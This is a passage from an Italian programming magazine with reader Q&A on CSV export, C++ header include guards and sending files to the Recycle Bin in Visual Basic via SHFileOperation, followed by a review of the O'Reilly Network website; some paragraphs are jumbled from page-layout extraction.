Dalla finestra della query, invece, basta selezionare la voce *File/Export*. A questo punto, nella casella di selezione *Tipo di File*, si deve scegliere la voce *File di testo*. Nella casella di selezione del nome, invece, si dovrà impostare la denominazione del file, aggiungendo l'estensione ".csv". Infine, basta cliccare sul tasto *Salva*, scegliere il tipo di separatore nelle finestre successive e cliccare sul pulsante *Fine*.

Gli header in C++

Cara ioProgrammo, sono un neo-programmatore che ha deciso di intraprendere la lunga e dura strada del C++. Vorrei chiedervi alcune delucidazione sugli header: potreste dirmi esattamente a cosa servono e qual è il modo giusto di utilizzarli?

Giuliano Mieli

Un file header C++ (estensione ".h") inizia e termina di solito con le direttive cautelative delle direttive #include, al fine di evitare che le dichiarazioni in esso contenute siano ridichiarate altre volte durante una medesima sessione di compilazione. Di solito, le direttive cautelative per l'inclusione hanno il seguente schema:

```
// File stdlib.h
#ifndef STDLIB_INCLUDED // controlla che il
                          file non sia già stato incluso
#define STDLIB_INCLUDED
// dichiarazioni, typedef, ecc...
#endif // chiude la direttiva cautelativa
                                     di inclusione
```

All'interno del file header, si possono inserire i prototipi delle funzioni, le dichiarazioni di elementi *struct*, le definizioni di macro *(#define)*, i tipi *enum*, le definizioni *typedef*, le dichiarazioni di classi, le dichiarazioni *extern* di oggetti globali, le dichiarazioni *template class*, le direttive *#pragma*, ecc. All'interno di file header non bisognerebbe mai implementare le funzioni e i membri delle classi, se non per le funzioni *inline*. Bisognerebbe altresì evitare di dichiarare variabili, array, oggetti e variabili globali. Queste operazioni, infatti, dovrebbero essere effettuare nel file di implementazione cui il file header si riferisce (estensione "*.cpp*").

Non mi si cestina il file!

Come posso "dire" a Visual Basic di spostare un file nel cestino? Ho provato tramite il comando "*Name*" mettendo come percorso "*C:\Recycled*" e il nome del file, però i file scompaiono nel nulla invece di andare nel cestino... come mai? Ho forse sbagliato percorso? Oppure è proprio il comando che non va bene? Ho provato anche col comando "*FileCopy*", ma con lo stesso risultato: invece di mandarli nel cestino i file spariscono nel nulla!

itto84 • email

Risponde Elia Florio

Usando questo metodo non fai altro che copiare "fisicamente" il file nella cartella del cestino (*C:\RECYCLED* appunto...), tuttavia per ritrovare successivamente il file dentro al cestino ciò non basta; Windows visualizza i file presenti nel cestino mediante un file di informazioni contenuto nel cestino stesso cestinato (di solito è un file nascosto chiamato *INFO2*).
Prova il seguente codice, che fa uso della API "*SHFileOperation*":

```
Private Type SHFILEOPSTRUCT
   hWnd As Long
   wFunc As Long
   pFrom As String
   pTo As String
   fFlags As Integer
   fAborted As Boolean
   hNameMaps As Long
   sProgress As String
End Type

Private Const FO_DELETE = &H3
Private Const FOF_ALLOWUNDO = &H40
Private Declare Function SHFileOperation
                        Lib "shell32.dll" Alias
"SHFileOperationA" (lpFileOp As
                  SHFILEOPSTRUCT) As Long
Private Sub Form_Load()
   Dim SHFileOp As SHFILEOPSTRUCT
   With SHFileOp
      .wFunc = FO_DELETE
      .pFrom = "C:\DUMMY.txt"
      .fFlags = FOF_ALLOWUNDO
   End With

   SHFileOperation SHFileOp
End Sub
```

Per contattarci:
e-mail: iopinbox@edmaster.it
Posta: Edizioni Master,
Via Cesare Correnti, 1 - 20123 Milano

O'Reilly Network

http://www.oreillynet.com/

O'Reilly è un marchio editoriale molto apprezzato dagli sviluppatori di tutto il mondo. Se, almeno una volta, avete trascorso qualche minuto davanti agli scaffali che le librerie specializzate dedicano all'informatica e alla programmazione, sicuramente non vi possono essere sfuggiti i diversi volumi della scuderia O'Reilly (in Italia distribuiti prevalentemente da Apogeo). I libri di O'Reilly si distinguono per l'elevata qualità dei loro contenuti (solitamente molto professionali e assai chiari) e per le figure animalesche che di norma campeggiano sulle copertine (non a caso, la principale collana informatica dell'editore è chiamata "animal books"). Le attività di O'Reilly, ad ogni modo, non si fermano alla carta stampata. In rete è possibile accedere, del tutto gratuitamente e senza oneri di alcun tipo, ad un particolarissimo network in lingua inglese, composto da diversi siti tutti mantenuti, gestiti ed organizzati dall'editore in questione. Il centro Web di O'Reilly è assai popolare tra gli sviluppatori d'oltre oceano, e vi assicuro che la buona fama di cui gode è pienamente meritata. Il network, come è possibile vedere nella sua pagina principale, dichiara i proprio intenti con l'emblematica scritta "the source for open and emerging technologies".
All'interno di *oreillynet.com*, infatti, trovano posto diverse sezioni dedicate, in un modo o nell'altro, alle tecnologie aperte di maggiore fama. Sul menu di sinistra sono presentate le principali categorie disponibili. C'è spazio per Apache, per i sistemi operativi BSD, per Java, per Linux, per Perl, per PHP, per XML, per Python, per Mozilla e chi più ne ha più ne metta. Una delle sezioni inaugurate più di recente si rivolge agli sviluppatori .NET. O'Reilly, all'interno di questi scomparti, presenta con costanti aggiornamenti una lunga serie di articoli di pregevole fattura, gratuitamente fruibili senza limitazioni di alcun tipo. Data la vastità degli argomenti trattati, mi rimane difficile poter descrivere la totalità dei servizi offerti. Pertanto, riporterò alcuni esempi emblematici, perlopiù colti dalle aree che hanno suscitato il mio personale interesse e scomparti ed articoli su tutte le tematiche più interessanti di Java. Anche qui, se ne trovano per tutti i gusti: *J2EE, CORBA, JSP, Servlet, EJB, XML* e *JAX, Web services, J2ME* ed i dispositivi wireless...

con le quali ho avuto maggiore esperienza. Avete sempre pensato a Mozilla come ad un semplice browser? Allora ricredetevi visitando la sezione che O'Reilly dedicata al famoso navigatore open source. Gli svariati articoli presenti nella sezione vi guideranno all'impiego di XUL, delle API di Mozilla, dei fogli di stile e di tanti altri strumenti che, assieme, permettono di sfruttare Mozilla come piattaforma di sviluppo e di esecuzione anziché come semplice Web browser.
Installare e configurare Apache è un problema? Troverete le risposte che vi servono all'interno dell'apposita sezione di O'Reilly. Nuovi a C# e .NET? La neonata sezione del network contiene le risposte che fanno per voi. Una delle sezioni più conosciute, stimate e seguite è quella dedicata a Java, accessibile anche dall'URL alternativo *http://www.onjava.com/*. OnJava si presenta ricca di Stesso discorso per ogni altra parte del network. Innegabilmente, il sito si rivolge agli sviluppatori che hanno già collezionato una certa dose di esperienza nei settori di loro interesse, giacché gli argomenti trattati riguardano sempre tematiche avanzate ed emergenti. Anche quando si trattano gli elementi di base di una nuova tecnologia, il target mirato resta comunque di un certo spessore professionale. Insomma, nel network di O'Reilly non troverete l'ABC della programmazione, ma presumibilmente troverete tutto il resto. In definitiva, il network di O'Reilly è una risorsa che qualunque programmatore dovrebbe conoscere: la buona qualità degli articoli non può essere messa in discussione, il layout del sito è semplice ed intuitivo, gli aggiornamenti sono molto frequenti e tutto il network ha aspetto e contenuti di livello professionale.

Carlo Pelliccia